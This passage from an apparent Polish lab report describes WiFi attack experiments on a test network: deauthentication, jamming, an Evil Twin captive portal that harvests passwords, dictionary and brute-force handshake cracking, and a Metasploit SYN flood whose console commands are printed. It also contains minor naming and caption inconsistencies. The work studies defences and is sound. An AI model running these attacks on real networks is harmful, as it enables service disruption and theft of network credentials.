
Rys. 2.7. Konsola ataku deautoryzacyjnego w oprogramowaniu Airededdon



Rys. 2.8. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla pierwszej lokalizacji zagłuszacza.



Rys. 2.9. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla pierwszej lokalizacji zagłuszacza.



Rys. 2.10. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla trzeciej lokalizacji zagłuszacza.

Dla wszystkich trzech położen komunikacja zostawała natychmiast przerywana w momencie uruchomienia zagłuszacza (patrz Rys. 2.8. – 2.10.). Jedynie w przypadku ataku spoza budynku urządzenie trzecie było w stanie przesłać nieliczne pakiety. Dodatkowo, urządzenia, które nie były wcześniej podłączone do sieci, nie były w stanie nawiązać z nią połączenia.


2.1.2. WiFi Jammer (DoS)

Celem badania było przeprowadzenie analizy wpływu zakłóceń generowanych przez WiFi Jammer na komunikację w sieciach bezprzewodowych. Wykorzystano urządzenie zakłócające firmy SPTSP, zbudowane w oparciu o układy oscylacyjne generujące sygnał


zakłócający w zakresie częstotliwości 2,4 GHz. Urządzenie zawierało moduł antenowy, układ zasilania oraz obwód sterujący, umożliwiający generowanie szumu o odpowiedniej mocy.

Stanowisko badawcze było zorganizowane identycznie jak w poprzednim eksperymencie. Urządzenia testowe zostały podłączone do jednej sieci, w której znajdował się serwer Home Assistant oraz komputer ze skryptem monitorującym aktywność sieciową. Eksperyment przeprowadzono w trzech różnych lokalizacjach, aby ocenić wpływ odległości i przeszkód fizycznych na efektywność zakłóceń.


Jammer wymagał jedynie podłączenia do źródła zasilania, aby rozpocząć generowanie zakłóceń. Po jego uruchomieniu urządzenie natychmiast zaczęło emitować sygnał zakłócający w całym paśmie 2,4 GHz.



Rys. 2.11. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla pierwszej lokalizacji zagłuszacza.



Rys. 2.12. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla drugiej lokalizacji zagłuszacza.




Rys. 2.13. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla trzeciej lokalizacji zagłuszacza.

Wyniki badania w pierwszej lokalizacji wykazały, że działanie jammera było najbardziej efektywne (patrz Rys. 2.11.). Po jego uruchomieniu żaden pakiet danych nie dotarł do celu, co wskazuje na całkowite zablokowanie komunikacji sieciowej. Druga lokalizacja, charakteryzująca się obecnością ściany działowej pomiędzy jammerem a punktem dostępu, wykazała częściowe zakłócenia – tylko niewielka część pakietów docierała do celu, jednak większość transmisji była skutecznie blokowana przez jammer (patrz Rys. 2.12.). W trzeciej lokalizacji, gdzie jammer znajdował się poza budynkiem za ścianą nośną, komunikacja była zakłócona w minimalnym stopniu lub nie była zakłócona wcale (patrz Rys. 2.13.). Sygnał jammera był na tłumiony w stopniu ograniczającym skuteczność tego ataku. Dodatkowo, dla każdego z powtórzeń sprawdzono skuteczność zakłócania w zależności od kanału sieci WiFi.

Badania wykazały, że komunikacja była zakłócona w całym paśmie 2,4 GHz, niezależnie od wybranego kanału WiFi.

2.1.3. Evil Twin Attack

Badanie miało na celu przeprowadzenie i analizę ataku typu Evil Twin, wykorzystując narzędzia dostępne w środowisku Kali Linux, uruchomionym na platformie Raspberry Pi 3B+ z zewnętrzną kartą sieciową.



Rys. 2.14. Schemat stanowiska testowego dla ataków 2.1.4, 2.1.5, 2.1.6

Schemat środowiska badawczego został przedstawiony na Rys. 2.14.

Na początku przygotowano Raspberry Pi 3B+ z systemem Kali Linux. Zewnętrzna karta sieciowa była niezbędna, ponieważ wbudowana karta Raspberry Pi nie posiada trybu monitorowania, który jest kluczowy do przeprowadzenia tego typu ataków. Wybrano kartę kompatybilną z Kali Linux, taką jak Alfa AWUS036NHA, która jest często rekomendowana w społeczności bezpieczeństwa sieci.


Po uruchomieniu narzędzia Aircrack-ng na Kali Linux, pierwszym krokiem było ustawienie karty sieciowej w tryb monitorowania. Tryb ten pozwalał na przechwytywanie wszystkich pakietów sieciowych przesyłanych w zasięgu urządzenia, co jest kluczowe do skutecznego przeprowadzenia ataku Evil Twin. Następnie, w interfejsie Aircrack-ng, skonfigurowano opcję ataku Evil Twin z fałszywym portalem uwierzytelniającym (captive portal).

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
04:42:...	-52	13	106	10	9	540	WPA2	CCMP	PSK	S...
34:97:...	-37	24	31	4	9	270	WPA2	CCMP	PSK	S...
40:91:...	-55	3	0	0	1	135	WPA2	CCMP	PSK	Mi...

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
04:42:...	A4:E5:...	-1	24e-0	0	17		
04:42:...	68:B9:...	-1	6e-0	0	79		
34:97:...	CC:50:...	-53	6e-6	1	6		
34:97:...	68:C6:...	-61	6e-6	0	3		
34:97:...	30:30:...	-58	0-6	0	3		
34:97:...	D8:D6:...	-67	0-1	0	1		
34:97:...	C4:82:...	-66	0-1	0	2		
34:97:...	C4:82:...	-58	0-1	0	4		


Rys. 2.15. Odnalezienie przez oprogramowanie Aircrack-ng punktów dostępu

Rozpoczęto skanowanie dostępnych sieci WiFi w celu zidentyfikowania potencjalnych celów ataku. Po zakończeniu skanowania wybrano docelową sieć WiFi, której identyfikator SSID został sklonowany (patrz Rys. 2.15.). Airgeddon automatycznie utworzył fałszywy punkt dostępowy z identycznym SSID. W trakcie tego procesu program przeprowadzał atak deautoryzacyjny, wysyłając pakiety deautoryzacyjne do urządzeń podłączonych do oryginalnej sieci, co powodowało ich rozłączenie.



Rys. 2.16. Fałszywy captive portal wyświetlający monit o wprowadzeniu hasła do sieci.

Fałszywy punkt dostępowy, uruchomiony przez Airgeddon, symulował działanie prawdziwej sieci WiFi. Urządzenia, które zostały rozłączone z oryginalnej sieci, automatycznie próbowały połączyć się z siecią o tym samym SSID, czyli fałszywym punktem dostępowym. W momencie połączenia z fałszywą siecią, użytkownikowi prezentowany był captive portal, który wizualnie przypominał oryginalny interfejs graficzny routera, w tym przypadku ASUS (patrz Rys. 2.16.). Captive portal został zaprojektowany tak, aby wyglądał jak autentyczna strona logowania, co miało na celu zmylenie użytkowników i skłonienie ich do wprowadzenia danych uwierzytelniających.



Rys. 2.17. Konsola Airgeddon wyświetlająca informacje o przechwyceniu hasła.

Po wprowadzeniu przez użytkownika hasła do sieci WiFi, dane te były natychmiast zapisywane przez Airgeddon (patrz Rys. 2.17.). Atak kończył się, a użytkownik był automatycznie przekierowywany do prawdziwego punktu dostępowego.. Takí przebieg ataku sprawiał, że użytkownik nieświadomy ataku mógł nie zauważyć niczego

podejrzanego, wierząc, że został jedynie poproszony o ponowne wprowadzenie hasła do sieci.

Testy przeprowadzone na pięciu osobach wykazały, że przeciętny użytkownik, nieświadomy zagrożeń związanych z atakami typu Evil Twin, byłby skłonny wprowadzić swoje dane uwierzytelniające, co skutkowałoby ich przechwyceniem przez atakującego.


2.1.4. Dictionary Attack

W niniejszym badaniu przeprowadzono atak typu Dictionary Attack przy użyciu platformy Raspberry Pi 3B+ wyposażonej w zewnętrzną kartę sieciową oraz oprogramowanie Kali Linux wraz z narzędziem Airedddon. Schemat stanowiska badawczego był analogiczny jak w podrozdziale 2.1.3. Proces ataku rozpoczęto od uruchomienia programu Airedddon, po czym karta sieciowa została ustawiona w tryb monitorowania, umożliwiając identyfikację potencjalnych celów ataku.

Po wybraniu odpowiedniej sieci WiFi, Airedddon uruchomił atak deautoryzacyjny mający na celu rozłączenie wszystkich urządzeń podłączonych do atakowanej sieci. Atak ten zmusza urządzenia do ponownego nawiązania połączenia, co umożliwia przechwycenie czterofazowego handshake'a, kluczowego dla uzyskania hasła do sieci. Gdy handshake został przechwycony, zapisywano go w pliku tekstowym.

Kolejnym krokiem było załadowanie pliku słownikowego zawierającego najczęściej używane hasła. W tym badaniu wykorzystano domyślny plik „rockyou.txt” dostępny w Kali Linux, który zawiera 14344391 haseł. Program Airedddon następnie rozpoczął proces łamania hasła, polegający na porównywaniu przechwyconego handshake'a z hasłami z pliku słownikowego. Algorytm próbował każdą pozycję z listy haseł, przetwarzając dane w celu znalezienia zgodności z danymi zawartymi w handshake'u.

Test został powtórzony trzy razy, każdorazowo dla innego hasła sieci WiFi. Pierwsze hasło „password” zostało rozszyfrowane natychmiastowo ze względu na jego popularność i prostotę. Drugie hasło „vjht2006” zostało odgadnięte po około trzech minutach, co również wskazywało na wysoką skuteczność pliku słownikowego w przypadku stosunkowo prostych, ale nieco bardziej złożonych haseł (patrz Rys. 2.18.). Trzecie hasło, wygenerowane w menedżerze haseł „zB1xjgYP0wdKHV4”, nie zostało odnalezione, a test zakończył się po 20 minutach.



```
2024-05-18
airedddon. Decrypted password using hashcat

BSSID: 34:97:F6:A5:D9:5C

_____

vjht2006

_____
```

Rys. 2.18. Plik tekstowy z odnalezionym hasłem sieci WiFi.

Dla porównania, test został powtórzony na komputerze infrastrukturalnym z AP wyposażonym w kartę graficzną NVIDIA GTX 970, co umożliwiło wykorzystanie technologii CUDA do przyspieszenia procesu łamania haseł. Dzięki możliwości przetwarzania równoległego przez rdzenie CUDA, oba pierwsze hasła, „password” i „vjht2006”, zostały znalezione natychmiastowo. Trzeci test, z hasłem

„zB1xjgYP0wdKHV4”, również nie zakończył się sukcesem, jednak cały proces sprawdzania bazy zakończył się w ciągu jednej minuty, co znacząco przyspieszyło całą operację.

Badanie podkreśliło jak istotne jest używanie silnych, losowo wygenerowanych haseł w celu zabezpieczenia sieci WiFi przed tego typu atakami.

2.1.5. Brute Force Attack

W celu zbadania efektywności ataku typu Brute Force, przeprowadzono eksperyment z wykorzystaniem komputera stacjonarnego wyposażonego w kartę graficzną NVIDIA GTX 970. Schemat stanowiska badawczego był taki sam jaki zastosowano w rozdziale 2.1.3. Komputer działał pod kontrolą systemu operacyjnego Kali Linux, a do przeprowadzenia ataku wykorzystano narzędzie Airedddon oraz Hashcat, które jest zoptymalizowane do pracy z kartami graficznymi, co pozwala na znaczące przyspieszenie procesu łamania haseł dzięki możliwości przetwarzania równoległego przez rdzenie CUDA.

Proces ataku rozpoczęto od uruchomienia programu Airedddon, po czym karta sieciowa została ustawiona w tryb monitorowania, umożliwiając identyfikację potencjalnych celów ataku. Po wybraniu odpowiedniej sieci WiFi, Airedddon uruchomił atak deautoryzacyjny mający na celu rozłączenie wszystkich urządzeń podłączonych do atakowanej sieci. Atak ten zmusza urządzenia do ponownego nawiązania połączenia, co umożliwia przechwycenie czterofazowego handshake'a, kluczowego dla uzyskania hasła do sieci. Gdy handshake został przechwycony, zapisywano go w pliku tekstowym.


Następnie przystąpiono do procesu łamania hasła metodą brute force przy użyciu programu Hashcat. W tym celu zaimportowano plik handshake do Hashcat, a następnie skonfigurowano narzędzie do przetestowania wszystkich możliwych kombinacji haseł składających się z liter (zarówno małych, jak i wielkich), cyfr oraz znaków specjalnych. W badaniu zastosowano trzy różne hasła, których czas rozszyfrowania mógł być w miarę przewidywalny.

Pierwsze hasło „12345678” zostało rozszyfrowane natychmiastowo, co potwierdza wysoką skuteczność ataków brute force w przypadku prostych i powszechnie stosowanych haseł. Drugie hasło „vjht2006” oraz trzecie „zB1xjgYP0wdKHV4” nie zostały złamane w ciągu 2 godzin trwania ataku.

Tak samo jak w przypadku ataku słownikowego badanie podkreśliło istotność używania silnych, losowo wygenerowanych haseł w celu zabezpieczenia sieci WiFi.

2.1.6. TCP SYN Flood Attack (DoS) na punkt dostępowy

W ramach tego badania przeprowadzono atak typu TCP SYN Flood na punkt dostępowy (Access Point). Schemat stanowiska został przedstawiony na Rys. 2.19. Aby uzyskać dostęp do sieci, konieczne było zalogowanie się do niej, co osiągnięto przy użyciu wcześniej opisanych ataków, takich jak brute force czy dictionary attack. Do przeprowadzenia ataku wykorzystano komputer z systemem operacyjnym Kali Linux, wyposażony w procesor Intel Core i5 4790K. Użyto narzędzia Metasploit w wersji msf6, które umożliwia przeprowadzanie różnorodnych ataków sieciowych.



Rys. 2.19. Schemat stanowiska badawczego dla ataków 2.1.7, 2.1.8, 2.1.10 – 2.1.12.

TCP SYN jest pierwszym krokiem w trójetapowym procesie nawiązywania połączenia TCP (tzw. trójfazowe uzgadnianie połączenia). Proces ten rozpoczyna się, gdy klient wysyła pakiet SYN (synchronize) do serwera, sygnalizując chęć nawiązania połączenia. Serwer odpowiada pakietem SYN-ACK (synchronize-acknowledge), potwierdzając otrzymanie zapytania i informując, że jest gotowy do nawiązania połączenia. W końcowym kroku klient odpowiada pakietem ACK (acknowledge), co finalizuje nawiązanie połączenia.

Atak TCP SYN Flood polega na wysyłaniu dużej liczby pakietów SYN bez oczekiwania na odpowiedź SYN-ACK z serwera i bez wysyłania końcowego pakietu ACK. Skutkuje to tym, że serwer rezerwuje zasoby na każde niekompletne połączenie, co w krótkim czasie może prowadzić do wyczerpania zasobów i niemożności obsługi nowych połączeń.

```

msf6 > search synflood

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/dos/tcp/synflood                .               normal No     TCP SYN Flo
oder


Interact with a module by name or index. For example info 0, use 0 or use aux
iliary/dos/tcp/synflood

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > set RHOST 192.168.0.103
RHOST => 192.168.0.103
msf6 auxiliary(dos/tcp/synflood) > set RPORT 80
RPORT => 80
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.0.103
[*] SYN flooding 192.168.0.103:80 ...
  
```

Rys. 2.20. Konsola oprogramowania msf6 podczas przeprowadzania ataku.

W badaniu atak był skierowany na port HTTP routera, aby przeciążyć ten konkretny zasób sieciowy. Proces ataku rozpoczęto od uruchomienia Metasploit oraz załadowania odpowiedniego modułu do przeprowadzenia ataku SYN Flood. Konfiguracja modułu obejmowała ustawienie docelowego adresu IP punktu dostępowego oraz portu 80, który jest standardowym portem dla ruchu HTTP (patrz Rys. 2.20.).

Podczas ataku wysyłano zapytania TCP SYN w sposób ciągły, co miało na celu wyczerpanie dostępnych zasobów routera. W rezultacie router nie był w stanie odpowiedzieć na nowe zapytania, co doprowadziło do różnych problemów z dostępem do sieci. W pierwszej kolejności zauważono, że dostęp do strony konfiguracyjnej routera stał się niemożliwy. Przeglądarka internetowa nie mogła załadować strony, co sugerowało, że zasoby routera odpowiedzialne za obsługę HTTP były przeciążone.



Rys. 2.21. Wykres otrzymanych odpowiedzi od punktu dostępu na zapytanie ping w czasie trwania ataku.

